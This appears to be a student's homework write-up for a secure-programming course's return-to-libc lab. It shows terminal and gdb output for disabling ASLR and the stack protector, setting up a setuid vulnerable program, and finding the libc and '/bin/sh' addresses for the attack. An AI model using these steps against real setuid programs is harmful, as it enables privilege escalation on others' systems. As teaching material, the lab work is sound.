Spring 2020


CSE-5382-001 – Secure Programming

<u>Homework Assignment 4 – Return to libc attck</u>

Name	**UTA ID**
Goutami Padmanabhan	1001669338

2.1 Turning Off Countermeasures and 2.2 The Vulnerable program:

The purpose of this task is to turn off all the countermeasures and check if we can attack the user using the vulnerable program and use the libc library for the attack.




```
[02/27/20]seed@VM:~$ ls -lrt /bin/sh
lrwxrwxrwx 1 root root 8 Feb 26 19:04 /bin/sh -> /bin/z
sh
[02/27/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va
_space=0
kernel.randomize_va_space = 0
[02/27/20]seed@VM:~$ vi retlib.c
[02/27/20]seed@VM:~$ gcc -fno-stack-protector -z noexec
stack -o retlib -g retlib.c
[02/27/20]seed@VM:~$ sudo chown root retlib
[02/27/20]seed@VM:~$ sudo chmod 4755 retlib
[02/27/20]seed@VM:~$ ls -lrt retlib
-rwsr-xr-x 1 root seed 9692 Feb 27 13:51 retlib
```

We make sure we use the vulnerable shell /bin/zsh. The address randomization countermeasure is switched off. The given program retlib.c is created which is the vulnerable program we use here, and it has the buffer overflow problem. We disable the StackGuard protection available and compile the program retlib. After compiling, the program is made into root owned set UID program.


2.3 Task 1: Finding out the addresses of libc functions:

The purpose of this task is to move to existing code that has been loaded into the memory and use the functions system() and exit() from the libc library for the attack.




```
[02/27/20]seed@VM:~$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.
org/licenses/gpl.html>
This is free software: you are free to change and redis
tribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources o
nline at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "
word"...
Reading symbols from retlib...done.
gdb-peda$ 
```

We debug the vulnerable program retlib and create a breakpoint in the main function. Once the program is run and reaches the breakpoint, the program is run line by line.



```
gdb-peda$ b main
Breakpoint 1 at 0x80484ec: file retlib.c, line 18.
gdb-peda$ r
Starting program: /home/seed/retlib

[----------------------------------registers-----------
-----------------------]
EAX: 0xb7fbbdbc --> 0xbfffee2c --> 0xbffff02b ("XDG_VTN
R=7")
EBX: 0x0
ECX: 0xbfffed90 --> 0x1
EDX: 0xbfffedb4 --> 0x0
ESI: 0xb7fba000 --> 0x1b1db0
 Firefox Web Browser 00 --> 0x1b1db0
EBP: 0xbfffed78 --> 0x0
ESP: 0xbfffed60 --> 0x1
EIP: 0x80484ec (<main+17>:      sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTER
RUPT direction overflow)
[-------------------------------------code-------------
```

We find the address of system() and exit() functions in order to use them for the attack.




```
0008| 0xbfffed68 --> 0xbfffee2c --> 0xbffff02b ("XDG_VT
NR=7")
0012| 0xbfffed6c --> 0x8048561 (<__libc_csu_init+33>: )
0016| 0xbfffed70 --> 0xb7fba3dc --> 0xb7fbb1e0 --> 0x0
0020| 0xbfffed74 --> 0xbfffed90 --> 0x1
0024| 0xbfffed78 --> 0x0
0028| 0xbfffed7c --> 0xb7e20637 (<__libc_start_main+247
>:      )
[------------------------------------------------------
------------------------]
Legend: code, data, rodata, value

Breakpoint 1, main (argc=0x1, argv=0xbfffee24)
    at retlib.c:18
18        badfile = fopen("badfile", "r");
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__lib
c_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_
exit>
gdb-peda$ 
```

Conclusion: Since we want to use the address of system() and exit() function in libc library for the attack, we find them using the GNU gdb debugger.


2.4 Task 2: Putting the shell string in the memory:

The purpose of this task is to put the command string '/bin/sh' in the memory and know its address. In order to achieve this we create a new shell variable called MYSHELL which contains the command string '/bin/sh'




```
[02/27/20]seed@VM:~$ export MYSHELL=/bin/sh
[02/27/20]seed@VM:~$ env | grep MYSHELL
MYSHELL=/bin/sh
[02/27/20]seed@VM:~$
```

The MYSHELL variable has the shell string in the child process. Now we create the program envShellString.c given which gets the address of the variable in the memory. The program is then compiled and run with retlib to get the address of variable.




```
[02/27/20]seed@VM:~$ vi envShellString.c
[02/27/20]seed@VM:~$ gcc -Wall envShellString.c -o envS
hellString
envShellString.c:5:6: warning: return type of ‘main’ is
 not ‘int’ [-Wmain]
 void main(){
      ^
[02/27/20]seed@VM:~$ ./envShellString MYSHELL ./retlib
bffffddf
```

We use the getenv.c program to find out the address of the MYSHELL variable. This program is compiled and run. This gives the exact address, and this is used in the upcoming tasks to attack the user.



```
[02/29/20]seed@VM:~$ cat getenv.c
// getenv.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char const *argv[])
{
    char *ptr;
    if(argc < 3)
    {
        printf("Usage: %s <environment var> <target pro
gram name>\n", argv[0]);
        exit(0);
    }
    ptr = getenv(argv[1]);
    ptr += (strlen(argv[0]) - strlen(argv[2])) * 2;
    printf("%s will be at %p\n", argv[1], ptr);
    return 0;
}
```




```
[02/27/20]seed@VM:~$ vi getenv.c
[02/27/20]seed@VM:~$ gcc -Wall getenv.c -o getenv
[02/27/20]seed@VM:~$ ./getenv MYSHELL ./retlib
MYSHELL will be at 0xbffffdef
```

Conclusion: Address of the shell variable passed as environment variable to the child process can be found and used for the attack to put some arbitrary string in the child process’s memory.


2.5 Task 3: Exploiting the Buffer-Overflow Vulnerability:

The purpose of this task is to create the contents of badfile by giving binary data. By using objdump in the retlib program we can find out the values of X,Y and Z. These values can be placed in exploit2.c program




```
[02/27/20]seed@VM:~$ objdump --source retlib

retlib:     file format elf32-i386


Disassembly of section .init:

08048324 <_init>:
 8048324:       53                      push   %ebx
 8048325:       83 ec 08                sub    $0x8,%es
p
 8048328:       e8 c3 00 00 00          call   80483f0
<__x86.get_pc_thunk.bx>
 804832d:       81 c3 d3 1c 00 00       add    $0x1cd3,
%ebx
 8048333:       8b 83 fc ff ff ff       mov    -0x4(%eb
x),%eax
 8048339:       85 c0                   test   %eax,%ea
x
 804833b:       74 05                   je     8048342
<_init+0x1e>
 804833d:       e8 6e 00 00 00          call   80483b0
```

From the screenshot we can see the third line that says that the space allocated for the bof() function is 0x18. The offset address of the system() function is 24. The return address of this function is 4 higher than system() function.




```
080484bb <bof>:

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(FILE *badfile)
{
 80484bb:       55                      push   %ebp
 80484bc:       89 e5                   mov    %esp,%eb
p
 80484be:       83 ec 18                sub    $0x18,%e
sp
char buffer[12];
/* The following statement has a buffer overflow proble
m */
fread(buffer, sizeof(char), 40, badfile);
 80484c1:       ff 75 08                pushl  0x8(%ebp
)
 80484c4:       6a 28                   push   $0x28
 80484c6:       6a 01                   push   $0x1
```

